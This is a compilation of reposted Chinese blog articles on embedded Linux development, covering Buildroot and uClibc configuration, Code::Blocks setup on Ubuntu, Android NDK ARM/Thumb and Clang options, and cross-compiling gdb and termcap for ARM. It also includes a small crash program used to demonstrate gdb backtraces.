如果你想使用 busybox 的已经存在的配置文件，请参照后面的环境变量。

定制 uClibc 的配置

就像 BusyBox 一样，uClibc 提供了许多配置选项。 他们允许你根据你不同的需求和局限性选择不同的功能。

最简单的修改 uClibc 配置的步骤如下：

1. 首先不定制 uClibc 来编译运行一次 buildroot。

2. 调用 make uclibc-menuconfig。这是一个很好的配置工具，它与曾在 Linux 内核和 Buildroot 里面所使用的类似。然后进行你的正确配置。

3. 拷贝.config 到 toolchain/uClibc/uClibc.config 或者是到 toolchain/uClibc/uClibc.config-locale。如果你没有在 Buildroot 里面选择本地支持的话就使用前者，相反就用后者。

4. 再一此运行编译 buildroot 的编译。

另外，你也可以直接修改 toolchain/uClibc/uClibc.config 或者 toolchain/uClibc/uClibc.config-locale 而不需要使用上面的配置工具。

如果你想使用一个已经存在 uclibc 配置文件，I 请参照后面的环境变量。

Buildroot 的运行方式

如上面所说的一样， Buildroot 是一个基本的并使用恰当的选项去下载、配置、编译软件的命令集。它还包括了一些软件的补丁，主要的都是与交叉编译工具链有关 (gcc，binutils 和 uClibc)。

主要的是每一个软件都有一个 Makefile 文件，他们都被命名为以.mk 为扩展名。Makefiles 主要分成以下四部分：

- 工程 (在 project/ 目录) 包含了在这个相同 buildroot 目录树里面涉及到构建根文件系统 Makefiles 和相关联的文件。

- 工具链 (在 toolchain/ 目录) 包含了所有的设计到交叉工具链（binutils，ccache, gcc，gdb，kernel-headers and uClibc）的 Makefiles 和相关联的文件。

- 包 (在 package/ 目录) 包含了 Buildroot 编译并要加载到目标系统上的用户空间的工具的 Makefiles 和相关联的文件。对于每一个工具都有想对应的子目录。.

- 目标（在 target/目录）包含了用于生成一目标文件系统映像的软的 Makefiles 和相关文件。有四种类型的文件系统被支持：ext2，jffs2，cramfs 和 squashfs。他们中的每一个，都有一个子目录来存放需要的文件。这里也有一个缺省的 default/目录，里面包含了目标文件系统的框架。

每个文件夹至少包含两个文件：

- something.mk 是一个用于下载、配置、编译和安装的 Makefile。

- Config.in 是配置工具描述文件的一部分，它描述了当前软件的相关选项。

核心的 Makefile 文件通过下面的步骤来完成任务（在配置完成以后）：

1. 创建下载目录(缺省的为 dl/)。该目录就是被下载的压缩包存放的地方。非常有必要去了解该目录下的压缩包，我们可以将它保存到其他地方以免将来使用的时候再去下载。

2. 创建共享的构建目录(缺省的为 build_ARCH/ ，ARCH 是目标系统的体系架构)。在这个目录里面存放的是已经被编译了的不需要配置的用户空间的工具。当使用同一架构构建多个目标系统的时候，首先构建 的会完全的通过下载、配置、编译等步骤，但是第二个或者以后的就只需要拷贝第一次的结果，主要可以加速构建的进度。

3. 创建工程的详细目录 (缺省的为 project_build_ARCH/$(PROJECT), ARCH 是目标系统的体系架构)。这里是所有的可配置的用户空间工具的被编译的目录。这个特殊的构建目录是必须的, 如果两个不用的目标体系架构都需要使用一个特殊的软件包，这样这个软件包就根据目标体系架构有不同的配置，busybox 和 linux 就是其中的例子。

4. 创建工程的结果目录(缺省的为 binaries/$(PROJECT)，ARCH 是目标系统的体系架构)。这个目录是根文件系统映像存放的地方，也是存放目标系统的 Linux 内核映像和其他工具集、boot-loaders 等的地方。

5. 创建工具链目录(缺省的为 toolchain_build_ARCH/，ARCH 是目标系统的体系架构)。在这里交叉工具链被编译。

6. 设置平台目录(缺省的为 build_ARCH/staging_dir/)。这里是交叉编译工具链安装的地方。如果你想使用相同的交叉编译工具链来作为其 他的用途，比如说编译第三方的应用软件，你可以添加 build_ARCH/staging_dir/usr/b 路径到 PATH 中，只有你就可以使用 arch-linux-gcc 来编译你的程序了。为了设置这个目录，首先应该移除这个它，然后它在该目录里面创建子目录和符号连接。

7. 创建目标文件系统（缺省的为 project_build_ARCH/root/）和目标文件系统框架。这个目录将包含最终的根文件系统。要使它更新，首先应该删除它，然后解压 target/generic/skel.tar.gz 文件来创建主要的子目录文件夹和符号链接，并拷贝在 target/generic/target_skeleton 中可用的框架，然后删除没有用 的.svn/目录。

8. 添加 TARGETS 的依赖关系。一般将会检查这些包的配置选项是否可用，然后通过把它添加到 TARGETS 全局变量中来定制要被编译的软件包。

在相同的 buildroot 源代码目录树构建几个不同的工程

背景知识

如果每个工程都是为不同的体系架构构建的话，buildroot 支持在同一个源代码目录树中构建若干不同的工程。

根文件系统被创建在“build_<ARCH>/root”文件夹中，对于每一个体系架构来说，它都是唯一的。交叉工具链被建立在“toolchain_build_<ARCH>”目录。

如果用户希望为相同的体系架构构建若干个根文件系统，就应该在配置中加上前缀或者后缀，这样的话，建立的根文件系统就被放置在 “<PREFIX>_build_<ARCH>_<SUFFIX>/root”。通过设置唯一的前缀和后缀，使每一 个工程都有一个唯一的根文件系统树。

这个方法的缺点就是为同一个芯片建立两个工程，每一个工程都要建立一个新的工具链，这个构建过程将耗费更多的时间。

如果使用的是 gcc-4.x.y 的话，这个缺点就不是那么的明显了，因为 gcc-4.x.y 允许使用外部工具链。由于某些软件包需要一些特殊功能，如果使用的一个外部的工具链，这可能就缺少一些必要的功能，来构建一个根文件系统。

一个更大的问题是 build_<ARCH>目录树也是拷贝的，这样的话，每个软件包也都为每一个工程重建一次，导致花费更长的时间。

共享工程的工具链和构建的软件包

当工作在一个工程的时候，允许用户在同一个目录树为同一个体系架构构建多个根目录树。工具链个软件包的构建目录将会被共享，但是每一个具体的工程都有一个专门的目录。

在使用的这个方法的时候，更多的是，如果在第一个工程建立时，所有的软件包都没有被编译。这个过程就几乎同原来的过程一样了，所有下载的软件包被下载然后提取到共享目录“build_<ARCH>/<package>”中，然后配置、编译。

二进制软件包和头文件被安装到共享目录$(STAGING_DIR)中，然后这个工程专门的根文件系统被设置到“$(TARGET_DIR)”。

在构建结束的时候，还要通过这个根文件系统来生成一个最后的二进制根文件系统。

一旦第一个工程构建结束，在构建其他工程的时候就只是调用已经共享在“build_<ARCH>/<>”目录下的内容来生成新的文件系统。

如果一些软件包没有用于第一个工程，就只能通过提取-配置-编译的步骤了。

执行

核心是要建立两个新的目录：

- project_build_<ARCH>
- binaries;

每个目录里面都包含了每个工程的子目录。子目录的名字是用户在配置 buildroot 的时候配置的，它由下面的内容组成：

Project Options ---> Project name

这里定义$(PROJECT)变量。

缺省的名字（project name）为“uclibc”。

"package/Makefile.in"定义为：

```
PROJECT_BUILD_DIR:=project_build_$(ARCH)/$(PROJECT)

BINARIES_DIR:=binaries/$(PROJECT)
```

它也定义了目标根文件系统的本地路径：

```
TARGET_DIR:=$(PROJECT_BUILD_DIR)/$(PROJECT)/root
```

也就是说：如果用户使用“myproject”作为$(PROJECT) 名称：

- "project_build_<ARCH>/myproject"
- "binaries/myproject"

就会被创建。

现在，根文件系统，busybox 和 AtmelU-Boot 版本，还有 Atmel 专门的一些 bootloader 像阿通 1-bootstrap 和 dataflashboot.bin 都被构建在“$(PROJECT_BUILD_DIR)”中。

所有体系架构最后的二进制文件都存放在“$(BINARIES_DIR)”目录中。

总结

工程将会共享不会引起冲突的文件夹，但是使用唯一的构建目录，在该目录中，用户可以配置自己的配置。

该做的事情

1. Linux

当前的 Linux 版本总是有缺陷的， 它仅仅工作在用户选择使用较少额选项作为内核基本的头文件。它仅服务于用户选择的少量的内核作为主要内核的基础。虽然 Makefle 有一些关联，允许开发 者在 target/device/*/* Makefiles 中指定内核的版本，但是如果选择了其他的版本，构建将会失败的。

原因是内核的补丁没有被"target/linux/linux.mk"用来编译脚本片段。他们仅用于"toolchain/kernel- headers/*.makefile"去编译脚本片段。

如果内核头文件和 Linux 版本不一样的话，在“build_<ARCH>/<>”将会有两个“linux- 2.6.X.Y”文件夹，每一个都自己的补丁命令。

在这个方案中的解决办法是，将 Linux 的构建目录移动到“project_build_<ARCH>/<project name>/linux-2.6.X.Y”，结合这个方法把可以应用的补丁进行配置。用于产生头文件的 Linux 的源代码目录树很可能会被移动到 “toolchain_build_<ARCH>”目录中去。

用户可以选择下面三种不同的策略：

- 保守策略：仅仅使用内核头文件支持的版本
- 稳定 Linux 的策略：允许任何的 2.6.X.Y 的组合体（最小为 2.6.19）
- 激进用户策略：允许“-git”或者是“-mm”，或者是用户下载内核

Resources

To learn more about Buildroot you can visit these websites:

- http://www.uclibc.org/
- http://www.busybox.net/

本文来自 CSDN 博客，转载请标明出处：http://blog.csdn.net/songguozhi/archive/2008/10/16/3085718.aspx

ubuntu 下交叉编译环境之 code：： blocks 的配置

(一)安装步骤：

1.先把编译环境，C 库、C++库和 Boost 库装好，如下：

```
sudo apt-get install build-essential
* 有可能安装  build-essential  后 gdb 就已经安装过了
      sudo apt-get install gdb
```

2. 在 Ubuntu 软件中心 中安装 Code::Blocks IDE

3. 安装 Code::Blocks 的调试组件 Valgrind 用来探测内存泄露的：

```
sudo apt-get install valgrind
```

4. 安装外围爱好者根据需要自行编译并贡献的软件

```
sudo apt-get install  codeblocks-contrib
```

5. 安装 wxWidgets 开发相关项：(注：安装前到 www.wxWidgets.org 上看一下最新版本)

```
  sudo apt-get install libwx*.deb

sudo apt-get install libwxbase2.8-dbg
sudo apt-get install  libwxbase2.8-dev

sudo apt-get install  libwxgtk2.8-dbg
sudo apt-get install  libwxgtk2.8-dev

sudo apt-get install  wx2.8-i18n

sudo apt-get install  wx2.8-doc
sudo apt-get install  wx2.8-examples

sudo apt-get install  wx-common
```

开始使用 Code::Blocks 了，应用程序->编程->Code::Blocks IDE。

Code::Blocks 和 wxWidgets 整合非常好，几乎不用做任何额外的配置。

（三）更新 **codeblocks 10.05**

大概步骤：
1.先进入“系统”--》“系统管理”--》“新立德软件包管理器“，搜索 curl，双击选中，之后点“应用” 如下图：
图片
2.关闭“新立德软件包管理器“，打开：应用程序”--》“附件”--》“终端”
输入 ：
curl http://apt.wxwidgets.org/key.asc | sudo apt-key add -

回车。
3.进入“系统”--》“系统管理”--》“软件源”
切到“其他软件”标签，点添加 ，分别添加下面 2 个链接：
deb http://apt.wxwidgets.org/ lucid-wx main

deb-src http://apt.wxwidgets.org/ lucid-wx main

关闭
4. 打开”应用程序“--》”附件“--》”终端“ ，执行以下命令：
sudo apt-get update
sudo apt-get install python-wxgtk2.8 python-wxtools wx2.8-i18n
5. 现在开始安装 codeblocks10 ，从 http://www.codeblocks.org/downloads/26 下载 codeblocks

这里选择 linux 版本 ： codeblocks-10.05-1-debian-i386.tar.bz2
图片
（至于下面的 codeblocks-10.05-1-debian-dbg-i386.tar.bz2，我没有试过，应该也可以）
6. 解压下载的文件，得到很多.deb 文件
7.进入 i386 文件目录，打开”终端“，执行 sudo dpkg -i *.deb
完成后，可在”应用程序“--》”编程“中找到

安 装后如果会出现依赖错误，codeblocks: relocation error: /usr/lib/libcodeblocks.so.0: symbol _Z18wxSafeConvertWX2MBPKw, version WXU_2.8.2 not defined in file libwx_baseu-2.8.so.0 with link time reference
重做 2 3 4 步。

使用说明：

Ubuntu 下 CodeBlocks 更改调试终端
在环境设置里进行如下设置：

把 Terminal to launch console programs 那个选项改成 gnome-terminal -t $TITLE -x

原来是 xterm -T $TITLE -e

gnome-terminal 和 xterm 的参数表示方法不一样。

汉化方法：

/usr/share/codeblocks/新建 locale 文件夹然后把 codeblocks.mo 拷贝到 locale 文件夹内。重现启动 codeblocks 自动转换为中文界面。
下载地址：
http://forum.ubuntu.org.cn/download/file.php?id=56568

1.可以自己写 Makefile：

在 Project 的属性中指定使用 custom makefile 即可。和 visual studio 一样，可以定义很多编译和 link 过程中的参数，包括定义编译参数等，这些都可以在 Project 的 build option 或 compiler/debugger settings 中找到。

对于一些使用 autoconf/automake 的项目来说，我想只有新建一个 project，然后将源码导入才行。不过，现在已经有人开始做 autoconf/automake 的 code blocks 的 plugin 了。

2.可以定义快捷键：

遗憾的是，只能给菜单中出现的项目定义快捷键，对于比如 editor 中右键弹出的 context menu 中的项目无法定义快捷键。

Settings -> Editor -> Keybord shortcut 里面可以定义快捷键。

注：[Edit]->[Complete code]的快捷键 Ctrl - Space（与输入法冲突）要改成 Ctrl - k

（不限为 Ctrl -k，只要不冲突，任用你喜欢的键）。

management, log, message panel 等都不能 autoshow/autohide。要么关闭，要么显式。也不能 dock 成一条，吸附在屏幕两边。对于这个问题，我使用的办法是：给 display/hide 这些 pane 定义快捷键，使用这些快捷键来显式或隐藏这些 pane，效果也不错。

3.定制 F1 帮助系统

在 Settings -> Environment -> Help files 中新建一个 entry，名为 man，接着的对话框选 no，然后手动在下面的 path 中填写： man:/usr/share/man

将 default （使用 F1 快捷键）勾上。这样就可以使用 manpage 了。在 editor 中，将光标停在想要查询的内容上面，按 F1，就会弹出一个 panel，里面就有 查询内容的 man 手册，非常的方便。比如 printf，按 F1，弹出的 panel 中就显示 printf 的 man 手册。

在 [终端] 下执行下行语句，安装 GNU C 标准

```
sudo apt-get install manpages-dev                    // C API
sudo apt-get install manpages-posix                 // posix function
sudo apt-get install manpages-posix-dev // posix develop documents
sudo apt-get install glibc-doc                                    // C API
sudo apt-get install stl-manual                                 // STL
sudo apt-get install libstdc++6-4.1-doc       // 注：我写这篇文章时，安 4.1 这个 man std::string 可以
```

sudo apt-get install libstdc++6-4.3-doc　　// C++ API，建议先安这个试，再试 4.1
sudo apt-get install manpages-zh　　// 中文文档
修改 man 默认的语言
sudo gedit /etc/manpath.config
把里面所有含 /usr/share/man 的行拷贝添加到其下一行并改成 /usr/share/man/zh_CN
中文在上，英文在下，如下所示：
（注：以 MANDB_MAP 开头的就不要改了不然会有如下错误提示的
man: 无法解析 /usr/share/man/zh_CN/man3/std::vector.3.gz: 没有该文件或目录）

```
MANDATORY_MANPATH /usr/share/man/zh_CN

MANPATH_MAP /bin /usr/share/man/zh_CN
MANPATH_MAP /bin /usr/share/man
MANPATH_MAP /usr/bin /usr/share/man/zh_CN
MANPATH_MAP /usr/bin /usr/share/man
MANPATH_MAP /sbin /usr/share/man/zh_CN
MANPATH_MAP /sbin /usr/share/man
MANPATH_MAP /usr/sbin /usr/share/man/zh_CN
MANPATH_MAP /usr/sbin /usr/share/man
MANPATH_MAP /usr/games /usr/share/man/zh_CN
MANPATH_MAP /usr/games /usr/share/man
```

保存后退出

4.自动补全功能设置

每个新建工程都要在菜单[Project] -> [Properties...] -> [C/C++ parser options]中添入头文件所在目录，这样自动补全与信息提示功能才可正常工作，如下是标准库头文件的目录：

```
/usr/include
/usr/include/bits
/usr/include/c++/4.3/tr1
```

/usr/local/include
/usr/lib/gcc/i486-linux-gnu/4.3/include
/usr/lib/gcc/i486-linux-gnu/4.3.3/include
下面这个是 socket 的文件路径
/usr/include/sys
/usr/include/netinet
/usr/include/arpa
添上后不是立即起效，过一段时间后你就发现功能突然出现！

5. 修改 GNU ARM GCC Compiler
1. [Settings] -> [Compiler and debugger settings]
将 Setected compiler 修改为 GNU ARM GCC 编译器。

2. 在同页面选择 [Toolchain executables]选项卡中的[program files]选项页，
1) 先修改 Compiler's installation directory 为你的 ARM GCC Compiler 安装所在地址；
2) 再选择替换 C 编译器(arrm-linux-gcc)、C++编译器(arm-linux-g++)、
动态库链接器(arm-linux-g++)、静态库链接器(arm-linux-ar)、
调试器(arm-linux-gdb)；

注：make 程序还用/usr/bin/make，即 GNU GCC 自带的即可！

6. 智能化配置：
一、[Settings] -> [Editor...] -> "Code-completion and symbols browser"中
1. 将 Keyword sets to additionally include 中 1 到 9 都勾上，
1 ~ 9 对应的关键字可在 "Syntax highlighting" 的 [keywords...]按钮 中设置，
默认其中 1 是 C++ 关键字，3 是 Doxygen 关键字；
2. 将 Delay for auto-kick-in when typing [.::->] 拉到 200ms，这样快点出来提示

3. 将 Automatically launch when typed # letters 中的 4 改成 2，这样打两个字母就会有提示了
4. 将 Case-sensitive match 的勾去掉，它会帮你纠正大小写

二、[Settings] -> [Editor...] -> “Abbreviation” 中
定义了许多缩写（还可以自定义），只要输入这些缩写，并按 Ctrl+J，就可以自动完成常用的代码框架，并可将光标放在恰当的地方（自定义时用|表达），常用的有：guard、class、switch 等。

7. 快捷键：

Ctrl + 滚轮	代码的字体会随你心意变大变小
右键 + 拖动鼠标	省得去拉（尤其是横向）滚动条，相关设置：Mouse Drag Scrolling
Atl + 拖动鼠标	实现部分选择（只选中区域内的字符，而不会包含它们所在行的其他字符)。
Ctrl+D	可复制当前行或选中块
Ctrl + 拖动鼠标	复制到新位置
Ctrl+Shift+C	注释掉当前行或选中块
Ctrl+Shift+X	解除注释
Tab	缩进当前行或选中块
Shift + Tab	减少缩进
F2	显隐下方 Logs & others 栏
Shift+F2	显隐左方的 Management 栏
Ctrl+G	到达指定行
ALT+G	到达指定文件
Ctrl+Alt+G	到达指定函数（支持头文件中的函数定义）
F11	切换源文件与头文件

Ctrl + PageUp　　到达上一个函数
Ctrl + PageDown　　到达下一个函数。

Ctrl + B　　添加书签
Alt + PageUp　和
Alt + PageDown　　可以切换书签

Ctrl + Shift + B　　可找到匹配的括号。

8. 备份~/codeblocks/Default.conf，就不会丢失你的配置：
在终端里执行　cb_share_config　这个命令，会打开如下窗口：

http://xiangyanglai.blog.163.com/blog/static/204725202201281910464851 8/

交叉编译 glibc 时遇到的 include/asm-arm 目录不存在的问题

要编译 glibc 需要先拷贝 linux 内核头文件，对于这一步的实现，现在网上的所有资料都基本描述如下：

首先执行 make mrproper 进行清理工作，然后执行 make config ARCH=arm（或 make menuconfig/xconfig ARCH=arm）进行配置（注意，一定要在命令行中使用 ARCH=arm 指定 cpu 架构，因为缺省架构为主机的 cpu 架构），这一步需要根据目标机的实际情况进行详细的配置，笔者进行的实验中目标机为 HP 的 ipaq-hp3630 PDA，因而设置 system type 为 SA11X0，SA11X0 Implementations 中选择 Compaq iPAQ H3600/H3700。
配置完成之后，需要将内核头文件拷贝到安装目录： cp -dR include/asm-arm $PREFIX/arm-linux/include/asm cp -dR include/linux $PREFIX/arm-linux/include/linux
但我用 3.5 的内核发现实际上 include 目录下并不存在一个名为 asm-arm 的目录。怀疑是内核太新了，退到 2.6 的内核发现也不存在这个目录。再退，到 2.4 的内核终于有了。

这里应该是 linux 从 2.6 内核某个版本开始已经把这个目录给移走了，但网上那些教程还是都用的这个目录，我就纳闷了，那些人是怎么拷成功的？估计都是一个个拷贝过来剽窃的成果，压根就没有实践测试过的货，害人不浅。

目前新版本的实际的头文件目录在 arch/arm/include/asm 目录下。

http://blog.csdn.net/fly_qj/article/details/8279121

对于 Android NDK 编译器 ARM 和 Thumb 模式的理解及 Toolchain 的切换 clang 编译器

以前在做 Symbian 的时候，曾经研究过 ARM CPU 的指令集问题，ARM 处理器支持两套指令集，即 ARM 和 Thumb。ARM 为 32 位指令集而 Thumb 为 16 位指令集，理论上 32 位可以提供更快的 执行速度但会生成更大的二进制执行文件，而 16 位的 Thumb 则恰恰相反，省地但慢，这也正是体现出了 ARM 对于嵌入式设备的专业性。对于我这种牺牲一切 换速度的理念来说，当时就留下了 ARM 就比 Thumb 快的印象，以致于现在在做 Android NDK 原生开发时，也是优先用 ARM 指令集。（这个可以通过在 Android.mk 中加入 LOCAL_ARM_MODE := arm 控制，默认情况下 NDK 使用 Thumb 指令集）

但是最近在 Xcode 编译 iOS 项目时，注意到同为 ARM 处理器的苹果设备，使用的是 Thumb 指令集，而且好像还是某种新版本的 Thumb 指令集，小搜索了一下看到有人说这种 armv7 引入的叫做 Thumb-2 的指令集要比 arm 指令集更好！于是又重新搜索更新了一下大脑知识库…

armv7 对于苹果设备来说，意味着 iPhone 3GS 以上级别的设备的 CPU，而目前主流的 Android 设备几乎全是 armv7 处理器的了。也许对于早起的 armv6 处理器来说，ARM 指令集还有优 势，但是对于新的 v7 处理器，各种资料都表明 Thumb-2 要更好一些。

总的来说，ARM 指令集会在某些方面有优势，比如手写汇编（额…），而 Thumb 则能生成更精简的代码，而且还有一点我之前没有太意识到的问题就是：省电！所以仔细斟酌后，我还是决定把 NDK 编译选项由原来的 ARM 改回默认的 Thumb，遵循默认原则吧还是。

而对于 v7 和非 v7 的问题，Android 上可以这样处理，以略增大 apk 为代价，加入单独针对 v7 和非 v7 版的 so 文件，这样 apk 在安装时会自动根据目标设备的 CPU 安装合适的 so 库，从而达到更好的效果，具体做法是在 Application.mk 中加入”APP_ABI := armeabi armeabi-v7a″

另外，随着项目规模的增大，代码编译生成时间会大大增加，这时候可以考虑更换 r8c 版 NDK 新加入的 Clang 编译器（苹果家的编译器，新版 Xcode 默认就用它），实测发现 Clang 比 GCC 明显快很多，而且对于 warning, error 的显示也比 GCC 要人性的多（有人说 GCC 的提示就像是天书，呵呵），不过据说 Clang 也有一些不足，比如对于标准的支持不如 GCC（这话怎 么听着像是说 MS 的…），不如 GCC 支持的语言广等，但感觉对于 Android 原生开发来说都是些无关紧要的事，我只要编译快，运行快就好了！

改用 Clang 编译器的方法如下：

对于 ndk-build 方式，可以使用“export NDK_TOOLCHAIN_VERSION=clang3.1”导出环境变量，或者将这个环境变量设置加入到 Application.mk 中。

对于独立编译方式，在 make-standalone-toolchain.sh 脚本中加入 - llvm-version=3.1 并在 makefile 中用<tool-path>/bin/clang and <tool-path>/bin/clang++替换 CC 和 CXX 参数。

PS:实际编译时发现 Clang 好像对中文注释支持不是特别好，比如有端代码在 if(…)后谢了//中文注释，导致编译器处理至此处时直接报了异常，删除注释后就没事了…

参考文章：

- Producing optimised NDK code for multiple architectures? http://stackoverflow.com/questions/5089783/producing-optimised-ndk-code-for-multiple-architectures
- Is there a way to compile for ARM rather than Thumb in Xcode 4? http://stackoverflow.com/questions/8390606/is-there-a-way-to-compile-for-arm-rather-than-thumb-in-xcode-4

http://blog.k-res.net/archives/1291.html

移值实战

arm-linux 的 gdb 移植(本地)

arm-linux 的 gdb 移植分为两种情况.一种是交叉调试版。这一种模式是需要编译一个 arm-linux 版本 gdbserver (GDB 的 stub 模块).然后再编译一个 X86 版本交叉调试的 gdb.为了与桌面版本身的 gdb 区别开来，一般改名为 arm-linux-gdb。两者通过串口或者网络进行互联。
还有一种是干脆把整个 gdb 移植成一个 ARM 的本地版。在开发板上直接用 gdb 来调试。
前 一种方法是比较正统的方法。它 gdbserver 可以通过 arm-linux-gdb 直接在 host 上单步调试 target 的应用程序。.并且可以与图形 界面调试器配合进行图形界面调试。缺点就是 target 资源较少。因此单步调试的速度并不是太快。因此实用性不算太强。
如何交叉调试
arm-linux 的本地版一般只能做字符界面的。界面没有支持 GUI 的交叉调试版友好。而且单步调试速度也不算快。但是有几大大优点:
1.定位程序退出所在函数.
2.判断程序退出的原因
3.通过条件断点分析异常情况时运行环境.

用 本地版 gdb 运行程序时，当程序因段错误或其它原因退出程序时。可以通过 gdb bt(即 backtrace)来查看最后运行的堆栈。来判断出错时是在哪一个函数里退出。这样会大大加快定位错误的速度，这样有时需要几天的定位的错误， 可能只需要几分钟即可定位，这在嵌入式开发里有很强实际效用。

因此在这里我们把两种版本的 gdb 都移植一下。

---

1. 本地版本的 gdb 的移植

ARM 本地版需要 ncurse 的支持。这里移植是 gdb 6.8.
编译器是 arm-linux-gcc 4.3.3 .
操作系统是 arm-linux 2.30.4
ncurse 5.6 。

按照移植规范,ncurse 放入 libs 目录，gdb 解压在项目目录下

```
/home/hxy/gdb (项目目录)
|
+--output
|           |_arm-linux
|-- gdb 6.8|
|--
|--libs
     |-- ncurse
```

1.1 ncurse 库的移植

解压 tar xvzf ncurses-5.6.tar.gz
cd ncurses-5.6
生成 makefile

```
./configure --host=arm-linux   --prefix=$PWD/output/arm --without-ada --enable-termcap --with-shared
```

其中--enable-termcap 比较关键 gdb 需要这个库
编译 make
安装 make install

libncurses.so 库应该在/home/hxy/gdb/output/arm-linux/lib

1.2 gdb 本身的移植。

解压 tar xvjf gdb-6.8.tar.bz2

cd gdb-6.8

生成 Makefile

```
./configure --host=arm-linux --enable-shared --prefix=$PWD/output/arm --without-x --disable-gdbtk --disable-tui --without-included-regex --without-included-gettext LDFLAGS="-L$PWD/../output/arm-linux/lib" CPPFLAGS="-I$PWD/../output/arm-linux/include"
```

脚本含义下:

--enable-shared　　动态编译

--host=arm-linux　用 arm-linux-gcc 编译

--prefix="$PWD/../output/arm-linux" 安装目录

--without-x　　取消 x windows 支持

--disable-gdbtk　取消 gdbtk,应该也是图形界面相关的

--disable-tui　　取消 tui 界面

--without-included-regex 关闭正则表达式库

--without-included-gettext　去掉用于多语言处理的 gettext 库

　　正则表达式/gettext,暂时不需要,先去掉

CPPFLAGS/LDFLAGS 是确保能找到 ARM 版的 ncurses 库

　　编译 make

如果 gdb 6.7 有一个警告会当成 bug 处理 symtab.c: In function 'find_line_symtab':

symtab.c:2252: error: 'exact' may be used uninitialized in this function

只要简单把 int exact;变成 int exact =0 ;　即可编译通过

补充：在 arm-linux-gcc 4.4.1 (s3c6410)下有如下编译错误　　eval.c: In function 'evaluate_subexp_standard':

eval.c:1705: error: 'subscript_array' may be used uninitialized in this function

分析源码发现，是编译器认为这个数组定义后未初始化造成的（可能是 bug).因此在在 eval.c::1650 行加入进入初始操作.如此编译通过

```
memset(subscript_array,0,sizeof(int)*MAX_FORTRAN_DIMS);
```

安装 make install
最终的 arm 的程序 gdb 应该在 home/hxy/gdb/output/arm-linux/bin 下面，将其拷贝和 libncurses.so 拷贝到开发板上即可运行，象 x86 的 GDB 一样运行即可

注意这个样编译能同时把 ARM 版 gdbserver 也同时编译出来并在安装目录看到.而且一般 eabi 的 gcc 编译器都自带了 arm-linux-gdb.所以交叉版本的 gdb 移植很多时候可以省略.
刚刚编译出来的 gdb 尺寸相当大,10M 多,因此必须要用 arm-linux-strip gdb 来把尺寸减少.strip 后大约 2M 多.

2.交叉版本的 gdb 移植

交叉版本中,arm-linux-gcc 3.3.2 只能成功编译 gdb 5.2.1.gdb 6.x 需要更 gcc 3.4.4 以上版本。
eabi arm-linux-gcc 4.3.3 编译可以成功编译 gdb 6.8.

因为交叉版等于要移植两个平台程序.(x86 的 arm-linux-gdb 和 arm 版的 gdb server)
这里目录结构调整如下

```
/home/hxy/gdb
|
+--output
|           |_arm-linux
|           |_x86-linux
|-- gdb 6.8
```

```
|      |-- cross-gdb #保存 x86 gdb
|        |- -gdb/gdbserver #原有目录，在此编译 arm gdbserver,
|
|--libs
     |-- ncurse
```

因其中 cross-gdb 是手工创建为了存放 x86 的目标代码

2.1 编译 cross 调试的 gdb 6.8

在/home/hxy/gdb/gdb-6.8 清除上一次结果 make distclean
创建/home/hxy/gdb/gdb-6.8/cross-gdb
在上述目录生成 Makefile

```
  ../configure --target=arm-linux --enable-shared --prefix=$PWD/../../output/x86-linux --without-x --disable-gdbtk --without-included-regex --without-include-gettext
```

其中大部分参数跟本地版 gdb 含意类似。但是--target=arm-linux 表示 target 是 arm-linux 版的。而且是安装在 X86-linux 下

编译 make
安装 make install
  应该是安装在/home/hxy/gdb/output/x86-linux/bin/,名字是 arm-linux-gdb

2.2 生成 arm 版 gdbserver

  生成 Makefile 在/home/hxy/gdb/gdb-6.8/gdb/gdbserver 执行如下脚本

```
./configure --host=arm-linux --prefix=$PWD/../../../output/arm-linux --without-include-regex --without-included-gettext
```

编译 make
安装 make install
这里应该在/home/hxy/gdb/output/arm-linux/bin 有 gdbserver

至于如何使用交叉调试参见相关博文,附件是已经编译好直接在 eabi 库环境下使用的版本 文件:arm-gdb-6.x.zip

arm-gdb-6.x.rar

3.测试 ARM 本机调试

我们用一个有段错误的源码来测试本地调试的性能,参见如下代码,这里在 f2()产生段错误

```
/*
  * Andrew Huang <bluedrum@163.com>
*/
#include <stdio.h>
#include <string.h>

void f2(char * str)
{
     char buf[1024];
     strcpy(buf,(const char *)str);
}
void f1()
{
   int x = 0;
   f2((char *)x);
}

void test1()
```

```
{
     f1();
}

int main()
{
   test1();
}
```

编译 arm-linux-gcc test.c -o test -g
在 NFS 路径上测试它的调用 gdb 和 test.速度相当快。以下是它的测试结果

```
[root@EmbedSky
bin]# ./run.sh
GNU gdb
6.8

Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.   Type "show copying"
and "show warranty" for
details.
This GDB was configured as "arm-
linux"...
(gdb)
r

Starting program: /mnt/nfs/gdb/output/arm-linux/bin/test
```

```
Program received signal SIGSEGV, Segmentation fault.
0x4009852c in strcpy () from
/lib/libc.so.6
(gdb)
bt

#0   0x4009852c in strcpy () from /lib/libc.so.6
#1   0x000083a8 in f2 (str=0x0) at
test.c:8
#2   0x000083d4 in f1 () at
test.c:14
#3   0x000083ec in test1 () at
test.c:19
#4   0x00008408 in main () at
test.c:24
(gdb)
```

可以看到很快能测试出段错语的位置。我也试了一下单步调试程序，发现居然比交叉调试速度还快。这个倒出乎我的意料之外

http://blog.chinaunix.net/uid-23381466-id-309369.html

移植 gdb6.6 到 arm 平台

gdbserver 太麻烦了，不好用还是直接在板子上编个 gdb 用吧

1. 编译 termcap

交叉编译 gdb6.6 需要库 termcap,这个在交叉工具链里面没有，需要先移植一个，否则会出现: configure: error: no termcap library found

1.1 下载 termcap-1.3.1.tar.gz，解压 (可以到我的网盘下载:http://pan.baidu.com/s/1mgHqUlq)

1.2 ./configure --target=arm-linux --prefix=/opt/termcap，生成 Makefile 之后，修改一下工具链:

CC = /opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-gcc

AR = /opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-ar

RANLIB = /opt/forlinux/4.3.2/bin/arm-none-linux-gnueabi-ranlib

1.3 make && make install

1.4 复制编译好的 termcap 到交叉工具链的位置上去

不知道 交叉工具链在 config 时去搜索哪个路径怎么办?

“交叉编译安装完成后必须要将这个库放在交叉编译工具 gcc（我的是 mipsel-linux-gcc）的默认搜索库目录下。到你的交叉编译工具目录下，怎样查看默认搜索库的目录在哪里呢，执行下面的命令：

XXXXXXX-linux-gcc --print-file-name libc.a

